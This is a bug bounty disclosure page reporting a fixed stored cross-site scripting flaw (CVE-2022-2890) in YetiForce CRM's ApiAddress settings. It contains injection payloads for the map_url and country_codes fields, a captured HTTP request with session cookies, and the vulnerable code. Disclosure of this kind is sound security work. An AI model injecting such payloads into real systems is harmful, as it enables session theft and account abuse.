

Cross-site Scripting (XSS) - Stored in yetiforcecompany/yetiforcecrm



Valid

Reported on Aug 17th 2022

Description

The application uses Purify to avoid the Cross Site Scripting attack. However, On ApiAddress module from Settings, the customFields is not validated and it's used directly without any encoding or validation on ApiConfigModal.tpl. It allows attacker to inject arbitrary Javascript code to perform an Stored XSS attack.

Proof of Concept

- 1- Login to the application
- 2- Access the ApiAddress Module via the following URL:
`https://gitstable.yetiforce.com/index.php?module=ApiAddress&parent=Settings&view=Configuration`
- 3- Click to the button "Configure provider",
Change the value of "map_url" parameter with the following payload:

```
https://www.attacker.com#" + onfocus="alert(document.domain)" + autofocus="" + "
```




Or change the value of "country_codes" with the following payload:

```
" + onfocus="alert(document.domain)" + autofocus="" + "
```

**Inject the payload

```
Request
1 POST /index.php HTTP/2
2 Host: gitstable.yetiforce.com
3 Cookie: YTSIdemduipdpbuis809tk5bv9kn; _pk_id.1.a543=cd3a5f3182bd53.1660635932.; roundcube_sessid=
k1c3ub1fer1t1ujc9q69p8j4o
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 289
11 Origin: https://gitstable.yetiforce.com
12 Authorization: Digest username="demo", realm="YetiDAV", nonce="62fc6edbec69d", uri="/index.php",
response="15af8044db5c60583f3a4fb3c61f60f0", opaque="c957c473000619a5c3adb706745eac9a", qop=auth, nc=0000300e,
cnonce="b5006c8dde5b4bc1"
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 _csrf=5id:c8bb973579f79daf2ade49a5e02047267ce9486,16607243036module=ApiAddress&parent=Settings&action=
SaveConfig&elementsV5&NominatimGeocoderV5&country_codesV5=&elementsV5&NominatimGeocoderV5&Nmap_urlV5=
https%3A%2F%2Fwww.attacker.com%3Fonfocus%3Dalert(document.domain)%3Fautofocus%3D%26

Response
1 HTTP/2 200 OK
2 Access-Control-Allow-Methods: GET, POST
3 Access-Control-Allow-Origin: *
4 Expires: Wed, 17 Aug 2022 08:40:49 GMT
5 Pragma: no-cache
6 Cache-Control: private, no-cache, no-store, must-revalidate, post-check=0, pre-check=0
7 Referrer-Policy: no-referrer
8 Expect-Ct: enforce; max-age=3600
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 X-Robots-Tag: none
13 X-Permitted-Cross-Domain-Policies: none
14 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
15 Content-Security-Policy: default-src 'self' blob; img-src 'self' data; *.tile.openstreetmap.org; script-src
'self' 'unsafe-inline' blob; https://www.google-analytics.com; form-action 'self' https://www.paypal.com;
frame-ancestors 'self'; frame-src 'self' mailto: tel; style-src 'self' 'unsafe-inline'; connect-src 'self';
16 Last-Modified: Wed, 17 Aug 2022 08:40:49 GMT
17 Vary: Accept-Encoding,User-Agent
18 Content-Length: 69
19 Content-Type: text/json; charset=UTF-8
20 Date: Wed, 17 Aug 2022 08:40:49 GMT
21 Server: Apache
22
23 {
  "success":true,
  "result":{
    "success":true,
    "message":"Saved changes."
  }
}
```



PoC Video

https://drive.google.com/file/d/1Bb_-s_2ELyR87vfkHvjb0U0VThb7e0zZ/view?usp=sharing

Vulnerable Code

1- The CustomFields is not validated and map_url allow special characters:

Chat with us

```
7  *
8  * @package App
9  *
10 * @copyright YetiForce S.A.
11 * @license YetiForce Public License 5.0 (licenses/LicenseEN.txt or yetiforce.com)
12 * @author Mariusz Krzaczkowski <m.krzaczkowski@yetiforce.com>
13 */
14
15 namespace App\Map\Address;
16
17 /**
18 * Address finder nominatim geocoder class.
19 */
20 class NominatimGeocoder extends Base
21 {
22     /** {@inheritdoc} */
23     public $docUrl = 'https://nominatim.org/release-docs/develop/';
24
25     /** {@inheritdoc} */
26     public $customFields = [
27         'country_codes' => [
28             'type' => 'text',
29             'info' => 'LBL_COUNTRY_CODES_INFO',
30             'link' => 'https://wikipedia.org/wiki/List_of_ISO_3166_country_codes',
31         ],
32         'map_url' => [
33             'type' => 'url',
34             'validator' => 'required,funcCall[Vtiger_Url_Validator_Js.invokeValidation]',
35         ],
36     ];
37
38     /** {@inheritdoc} */
39     public function isConfigured()
40     {
41         return !empty($this->config['map_url']);
42     }
43 }
```

2- The parameter is not encoded and use directly:

```
{*!-... (The file is published on the basis of YetiForce Public License 5.0 that can be found in the following directory: licenses/LicenseEN.txt or yetiforce.com) --> *}
{strip}
<!-- tpl-Settings-ApiAddress-ApiConfigModal -->
<div class="modal-body pb-0">
    <form class="js-form-validation">
        <div class="row no-gutters">
            <div class="col-sm-18 col-md-12">
                <table class="table table-sm mb-0">
                    <tbody class="u-word-break-all small">
                        <tr>
                            <td class="py-2 u-font-weight-550 align-middle border-bottom">
                                <div class="input-group">
                                    <input type="text" value="{if isset($FIELD_DATA['type']) $FIELD_DATA['type'] else ''}" class="form-control js-custom-field placeholder="{AppLanguage::translate('LBL_' . $FIELD_NAME . '_cat', $FIELD_NAME)} PLACEHOLDER" />
                                </div>
                            </td>
                            <td class="py-2 position-relative w-50 border-bottom">
                                <div class="input-group">
                                    <div class="input-group-append">
                                        <a href="{if isset($FIELD_DATA['link']) $FIELD_DATA['link'] else ''}" class="btn btn-primary btn-sm" role="button" rel="nofollow noopener" target="_blank">
                                            <span class="fas fa-link">
                                        </a>
                                    </div>
                                </div>
                            </td>
                        </tr>
                    </tbody>
                </table>
            </div>
        </div>
    </form>
</div>
<!-- /tpl-Settings-YetiForce-Shop-BuyModal -->
{/strip}
```

Impact

An XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

Occurrences

Chat with us

 ApiConfigModal.tpl L18-L28

CVE

CVE-2022-2890

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Stored

Severity

Critical (9)

Registry

Other

Affected Version

6.3.0

Visibility

Public

Status

Fixed

Found by



thanhlocpanda

@thanhlocstudent

master ▼

This report was seen 780 times.

We are processing your report and will contact the [yetiforcecompany/yetiforcecrm](#) team within 24 hours. 3 months ago

thanhlocpanda modified the report 3 months ago

We have contacted a member of the [yetiforcecompany/yetiforcecrm](#) team and are waiting to hear back 3 months ago

Radosław Skrzypczak validated this vulnerability 3 months ago

thanhlocpanda has been awarded the disclosure bounty ✓

Chat with us

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the [yetiforcecompany/yetiforcecrm](#) team. We will try again in 7 days. 3 months ago

Radosław Skrzypczak marked this as fixed in **6.4.0** with commit **2c14ba** 3 months ago

The fix bounty has been dropped ❌

This vulnerability will not receive a CVE ❌

ApiConfigModal.tpl#L18-L28 has been validated ✅

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us

[Chat with us](#)